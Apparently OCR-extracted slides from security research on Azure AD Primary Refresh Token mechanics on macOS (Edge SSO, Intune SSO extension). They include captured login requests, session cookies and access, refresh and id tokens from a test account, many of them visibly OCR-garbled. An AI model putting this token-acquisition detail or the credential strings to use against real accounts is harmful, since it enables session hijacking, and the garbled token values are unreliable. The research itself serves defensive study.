


# PRT request and broker mechanics - Windows



JWE <https://datatracker.ietf.org/doc/html/rfc7516>

# PRT request and broker mechanics – macOS



# PRT protocol version 3.0 - usage

Implementations we have analyzed:

## Edge SSO

Uses deviceless PRT directly for SSO after signing in to Edge

## Intune macOS SSO Extension


Uses device-bound PRT that is obtained via deviceless PRT

Other platforms, like android and iOS, are also known to also utilize this.



# PRT protocol version 3.0

Edge on MacOS has Single Sign On capabilities – using the deviceless PRT as an SSO mechanism



The screenshot shows a browser's developer tools Network tab with the following details:

Request	Response
POST /common/login HTTP/1.1 Host: login.microsoftonline.com Cookie: wlidperf=FR=L&ST=1671023880201; clrc=%2219341%22%3a[%22+SjF/0ga%22%2c%220ZwqeA8Y%22]; brcap=0; esctx=AQABAAAAAAD—DLA3V070rdgJg7WevNesaZXW_00L02fHsc_N9hwF66tJ5I7Z1mDkLjne_FMCR0uo90-x95sRY0JdHvm5YliuuB46-xz8j4ouCuIaQH4EDbT8K KI3Ybp6KQcBP736H4ioGMyKrBtPegiqQSacWnVM0eBiwLwMjN1eFBgStjBPVVi_kkZ2GG8YEX2A0gAA; buid=0.ASUAME_N-B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AQABAAEAA; Rrb2XYUhtC68urPa1H2tXiivE2zPy7CC_cbbR9o1179X_sEFC3n9pBf10mTuIe4g8gAA; fpc=AqBVohzgljBEmPDkn2uRTfn_W0qMAQAAAPzDK9s0AAAA; stsservicecookie=estsfd; x-ms-gateway-slice=estsfd Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Content-Type: application/x-www-form-urlencoded Origin: https://login.microsoftonline.com Content-Length: 1834 Accept-Language: en-GB,en;q=0.9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) PKeyAuth/1.0 Referer: https://login.microsoftonline.com/ Accept-Encoding: gzip, deflate Connection: close  i13=0&login=olaftesting%40falalconforce.io&loginfmt=olaftesting%40falalconforce.io&type=11&LoginOptions=3&lrt=&lrtPartition=&hisRegion=&hisScaleUnit=&passwd= =&canary=FVNerVj%2F5hhDwT%2BTKHhxAX%2BJZVCnfz5Tlk2TdSSvEZnk%3D1%3A1&cxt=rQQIARAjVJPaNNgFO-XtF1XZi0bi0xUsAexJE2T9C8M1nbT0rXFpbZrEebXL1-a2CRftDkm9CqI4EVERS24ExoSbwou-hpYE892t28CorHetKwsft-PH68x4P3e7z fc4YSLmdyMYTTGLfSaBukrtE8y-WiGMmpVobnGIFHPCNmWymmm4EpRhtFpMDhJEynobuaDk99e_9XqIvl-_1e9_KYAR1bo27dkq14jBGhgyiE0uh8VgxsQ5eLxRT P-GYAJAC-odaJDxcG2o5ntTQXqijgKsRBmNXJA-bDJ3C1mQnium5Eae6TA57M9x33k8roqQINzMs9qVzk2rJrbGLUD0otd0KBE-pijT8X4RdELG2IR3SU04XALPiU0 Fl2ho-0f760QcwxyFDG0laRNf0HCGKomsm3ociYdu0kC42NTlynolxVsYK70n0dxocemm855Ze8NN7KQDCnsuei0fqOufLBQIrYwpRzbzg0De_6fT19Mn575ebr_Yf wWu4MVNhoDJ2Bkb25JB79bsVGxbvvL5TT3T64ocg0FkJBZdVaCPVIgaef9TXC55Z6NnBj-Pp0adfpfb1&hpgrequestid=86d996d9-ee07-4094-955f-603dc6458303&flowToken=AQABAAEAAAD—DLA3V070rdgJg7Wevrgw-rgpMfx4NGGWIB3c3nZuw9PledwgyrpTn7lkfBfwqklfCnnSRuZ5D6SG2Ds7KxNu04jNMGsU6xlbqtH0VxrvmXZ-wh62A Jyay6Hlp31kRxn8t3kI15iQZ0VthoE-BcmddpxNoaw65Uy3NPjLC_wkZdL6VjM05AapuGVv3-2BUyWVD0IXuLX-qZlaizzDkxd46U1TvB-L7BlHLNN8oL6voIEy1VjL b7BHvbG9M0q4GQCE_eKv_GDj78de0Lwr7stdN73-FHyvegy8aV1pAV_2gUbWItK51lIchcBcrcgoX59Y4-EdGMRqVVXdTbBQ-780aoYfEH8ySGThTFzu4fNaU-8-54 IMgOE937os300qheeMrtRm54Z6yD_UKpy0ivAe9NUG3dkF4IZP1jIav00a0oy606vtqTeRrzLpbwczTrnhK1DpRnxBwoxIhAKMkEIAA&PPSX=&NewUser=1&FoundMSAs=&fspost=0&i21=0&CookieDisclosure=0&IsFidoSupported=0&isSignupPost=0&isRecoveryAttemptPost=0&i19=9936	HTTP/1.1 200 OK Cache-Control: no-store, no-cache Pragma: no-cache Content-Type: text/html; charset=utf-8 Expires: -1 Vary: Accept-Encoding Strict-Transport-Security: max-age=31536000; includeSubDomains X-Content-Type-Options: nosniff X-Frame-Options: DENY Link: <https://aadcdn.msftauth.net>; rel=preconnect; crossorigin Link: <https://aadcdn.msftauth.net>; rel=dns-prefetch Link: <https://aadcdn.msauth.net>; rel=dns-prefetch X-DNS-Prefetch-Control: on P3P: CP="DSP CUR IND OTRi ONL FIN" x-ms-request-id: 2aaeed-d6cf-4ffd-bae6-01ab7c064300 x-ms-ests-server: 2.1.14357.7 - WEULR1 ProdSlices X-XSS-Protection: 0 Set-Cookie: ESTSAUTHPERSISTENT=0.AV8AMe_N-B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQA VNmzEfuv2MV3EJAKsXW8yg5_dGL_gqSY928vR-P6KKTwD2BYmQAGjt5-jMOZMA 9d9KR9cMFzhfgUUULZjqrToCie8cWibj2GGNZN2NiL5VtSmRL13SKoEw0F7R6C domain=.login.microsoftonline.com; expires=Tue, 14-Mar-2023 13:18:00 GMT; path=/; secure Set-Cookie: ESTSAUTH=0.AV8AMe_N-B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA.AgABAAQAAAD—DLA3V070rddgJg7We sWBgcvcUBJYrm_ZdMv9zCjFp-L1bxfmUjI4P-Hd_vQHtCj0J8TRTodhw0Ys0xDQff-30a3s8xEctnbN4S31 75M0Rh6qILnstc0cUbb95_odNfd1y3YeCqdsJ00jo2-x2qeV9tVizDeRmbUwuRQY5907yupRbPlj9w jmbHolt6PxWUjHql9zbSw0KsDLubrLWw2dWEMV84fpNPNOYCtnWbCzvUBd0w7s6WBRK2Ko8101BaE mQWj7k4fHe1ZPU; domain=.login.microsoftonline.com; path=/; secure; HttpOnly; SameSite=None Set-Cookie: ESTSAUTHLIGHT=+816ff6a2-e67f-4f3e-957c-7531e489ef0d; path=/; secure; SameSite=None Set-Cookie: ch=B21qXrKUQk1RqdWixa-7a7MCjp9ZeumRrhfiDr9zw08E; path=/; secure; SameSite=None Set-Cookie: ESTSSC=00; path=/; secure; HttpOnly; SameSite=None Set-Cookie: buid=0.AV8AMe_N-B6jSkuT5F9XHpElWiC41uzCMrZJmKZERTDlp3oBAAA HttpOnly; SameSite=None Set-Cookie: fpc=AqBVohzgljBEmPDkn2uRTfn_W0qMAO; path=/; secure; HttpOnly; SameSite=None

# PRT protocol version

## Send:

- Special authorization code
- On-the-fly generated RSA key

## Receive:

- Primary Refresh Token

stk\_jwk=

%7B%22e%22%3A%22AQAB%22%2C%22kty%22%3A%22RSA%22%20  
B9NriNOX6j5AZzKy-56\_idq-gEg1JD-Qk3L02tdVyzDz1Q9rV0  
rA82BB8eDxn01G97A03DLcNJg8l\_id3iq04W7ZcYwyyt1V6KU-  
qSnXyvbNFYdcqRLTwh-S\_kL5VM3zeBaGHzb8Gb0  
ecd6b820-32c2-49b6-9  
S\_kL5VM3zeBaGHzb8Gb0  
aza%20profile%20off  
0.AV8AzUIqqYy\_ukaqTr  
LcNJg8l\_id3iq04W7ZcYwyyt1V6KU-BF  
8rX6whAnBq\_YcwwE5CM  
USKvmwb7L1MsgAjFq50  
krDGi-cPzhAtwVdkfdA\_0Ydxn94bk94VRH8yT-httESzdKPa9J

```
Response
Pretty Raw Hex Render
19 {
20     "token_type": "Bearer",
21     "scope": "email openid profile 00000003-0000-0000-c000-000000000000/Files.ReadWrite 00000003-0000-0000-c000-000000000000/Files.ReadWrite.All 00000003-0000-0000-0000-000000000000/Notes.Create 00000003-0000-0000-0000-000000000000/Notes.ReadWrite 00000003-0000-0000-c000-000000000000/Notes.ReadWrite.All 00000003-0000-0000-c000-000000000000/People.Read 00000003-0000-0000-c000-000000000000/User.Read 00000003-0000-0000-c000-000000000000/User.ReadBasic.All 00000003-0000-0000-c000-000000000000/.default",
22     "expires_in": 4915,
23     "ext_expires_in": 4915,
24     "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6InVSYnRDeHdMa0VBQkJN0gxSw9iM2lBMFFFYkwYMllFbnkxQ1dZRGtsRUKiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTawMDAtYzAwMC0wMDAwMDAwMDAwMDA1LCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9h0TjhNDJjZC1iZjhjLTQ2YmtEtYWE0ZS02NGNiYzllMDMwZDkvIiwiaWF0IjoxNjcxMDIzNTk0LCJuYmYi0jE2NzEwMjM10TQsImV4cCI6MTY3MTAy0DgxMCwiYWNjdCI6MCwiYWNyIjoiMSIsImFpbvI6IkFWUUFXLzhUQUFBQW10V1JHRW1BNkV4QzJBaVFRYk1DM0xuNXhVRHVDR2VMOEM4WVBaWnFrK2dqQUNsMTFkQnJT0HFqVUM5c0lab0VhSTkrUXQ1SW8yYWFIIVTVQWHJFNFZQ0UhzSFZ3RzlMdE80em1TL1VRRXRBPsiImFtcI6WyJwd2Q1iLCJtZmEiXSwiYXBwX2RpC3BsYXluYW1lIjoiTWljcm9zb2Z0IEvkZ2UiLCJhcHBpZCI6ImVjZDzi0DIwLTMYzItNDliNi050GE2LTQ0NDUzMGU1YTc3YSIsImFwcGlkYWNyIjoiMCIsImlkdkdHlwIjoiidXNlcIIsImlyWWRkcI6IjY1lJixLjixNC4xNzIiLCJuYW1lIjoiib2xhZiBtYWMgdGVzdCB1c2VyIiwb21kIjoiZmU4ZDA1NDgtMTljYS00NjI0LTg2ZDMt0GZlMDE2ZWI4MjUzIiwiCgxdGYi0iIiIiwiCgxdGYi0iIjewMDMyMDAyNTkzRUZGRkEiLCJyaCI6IjAuQVY4QXpVSXFxWxlfdWthcVRtVEx5ZUF3M1FNQUBQUBQUBQJmQ5RLiIsInNjciC16ImVtYwlsIEZpbGVzLJlyWWRXcmI0ZSBGaWxIcy5ZWFKv3JpdGUuQWxsIE5vdGVzLkNyZWF0ZSB0b3Rlc55ZWFKv3JpdGUGtM90ZXMuUmVhZFdyaxRllkFsbCBvcGVuaWQgUGVvcGxllJlyWQgcHjvZmlsZSBVc2VylJlyWQgVXNlci55ZWFKQmFzaWMuQWxsIiwiCg2lnbmluX3N0YXRlIjpbiMlu25vd25udHdrl0sInN1YiI6Ila1RjBRdU9Tcm10NkdSUVN1Z2pNWHD5dnF0d0dKMGpzWEFUdTVGdXdYd0UiLCJ0Zw5hbnRfcvnaW9uX3Njbj3BlIjoiRVUilCJ0awQj0iJh0TjhNDJjZC1iZjhjLTQ2YmtEtYWE0ZS02NGNiYzllMDMwZDkvIc1bmlxdWVfbmFtZSI6Im9sYwZ0ZN0aW5nQGZhbgNVbmZvcmlNlmlvIiwidXBuIjoiib2xhZnRlc3RpbdmAzmFsY29uZm9yY2UuaW8iLCJ1dGki0iJ5bTRWt1R1ZUuwaVRyWFZ4TTdKQUFBIiwidmVjIjoiMS4wiwid2lkcyI6WyJiNzlmYmY0ZC0zZY5LTQ20Dkt0DE0My03NmIx0TRl0DU1MDkiXSweG1zX3N0Ij7InN1YiI6IiLZtBdv4eUl0Z1JjeHc0Ym01VXdVMUNfR1gz0GVvX01GTDhSNnZ4Wkl6bncifSwieG1zX3RjZHQi0jE10TAxMzAwMzAsInhtc190ZGJyIjoiRVUifQ.chsa6Ms5axwWijI4eBd4WzHSQDFECMe0uy0r0q76bd8b5dEVYwxj9vxAhSv9fVF_Gy9jvR5Fo6YTv9cINuxwVoW6mxpLGrv3THFgNt4UbMYcnsNnCAhm9KSpUaGws46PYf_JNMu84lFAZf2Dsy459KwjtVWYkz
```

"refresh\_token": "0.AV8AzUIqqYy\_ukaqTmTLyeAw2SC41uzCMrZjmKZERTDlp3pfANQ.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs\_wQA9P8U7xEMG2zVYMqhbX2WhnqqmZyqHR9yJ7zDm0Kc1DBqdrtIUU1zFTAmajjo0fWh4zjkG6KIZTqlY0cYuRmzS0ZnUbe1teUdU3SmDwtWNTXN210H2iSlK8UjufZKhr5QmJl3Mso68yvA3pAk2mLl4Vv\_DhBoxEsbRyZhgLwpvA8pFBMwtb0cf4M8Hj-TpS1JzPq7LsFh2h33dI8JusYqdHH2LgtLtC5Zz1PCpmNmgPxxCL-04icJwgjtxk0vnFm1YnazproAeKm6CoHxiEE\_Gi6lsQomUyKU7\_FYcm8X5YUA6ZMNh1fg-L4MHwshM11nJBEScQ-uP8j0\_qzqpmk2i65dcfHGM8gHgAQNzRuk5Liar8IY3cK1kbIoMxBw9lZnS\_7yfZbymHvSu98-L6B54H2bylDW5I79VUasKRQvlTfIl7rQZBzgCveGuLrRdn07rD4DPCvybE1ANYaJ1v9AFVsZV7NATPJE4X-z7FiLsYqALeILoqL2B0QAwBNQz7mHmhbFI7z0tMPV0iQgfEwCaFP1JM0dY6DuKco8jfsQSKKcgxEu7eo9D04Fdsw8-J1kCoR4f9L6wXvY19qiWpUiWjt1t5xnKLGCvaMkMteMEwPaMbWzWk7jBwM4c0qbUlhyEjwq2o7lvWBksbKZ8XTVqMCQFSg9\_egh0pc4YphNxTfQb3SK5lgxraZGG9KixhdF1Z9o5c0ztvB-Y-ekqx3Nm5Px\_cTmaAHPPdLHXB6K8w4-C4frbqZwvVlhyRDXwX

"refresh\_token\_expires\_in": 1209599,

"foci": "1",

"id\_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJyL2Q2YjgyMC0zMmMyLTQ5YjYt0ThhNi00NDQ1MzB1NWE3N2EiLCJpc3Mi0iJodHRwczovL2xvZ2luLm1pY3Jvc29mdG9ubGlzS5jb20vYTkyYTQyY2QtYmY4Yy00NmJhLWFHNGutNjRjYmM5ZTAzMGQ5L3YyLjAiLCJpYXQj0jE2NzEwMjM10TQsIm5iZiI6MTY3MTAyMzU5NCwiZXhwIjoxNjcxMDI3NDk0LCJhaW8i0iJBVLFBcS84VEFBQFY0DBTTmhCb09XcnhLWkUzWg93TwtHU3dtfaNYc0FqQUsvSHQ2d1ZjTzYwczdL0DN4Q2srcGw4ejdXRzdWYXhKV1JQa1R0cXvhNXRGYz15VThMGVURdhVZEJrM1VTZDB5K1hRNzBjSzBuVT0lCJuYw1lIjoiib2xhZiBtYWMgdGVzdC1c2VyiwiBm9uY2Ui0ijsdzhTWVhQjJB0Xv0d3F3MmxoNGFuaXc4unVTvkMt2Rt0plY3Z0SGJ3IiwiB2lkIjoiZmU4ZDA1NDgtMTljYS00NjI0LTg2ZDMt0GZlMDE2ZWI4MjUzIiwiCgxdGYi0iJh0TjhNDJjZC1iZjhjLTQ2YmtEtYWE0ZS02NGNiYzllMDMwZDkvIc1bmlxdWVfbmFtZSI6Im9sYwZ0ZN0aW5nQGZhbgNVbmZvcmlNlmlvIiwidXBuIjoiib2xhZnRlc3RpbdmAzmFsY29uZm9yY2Uu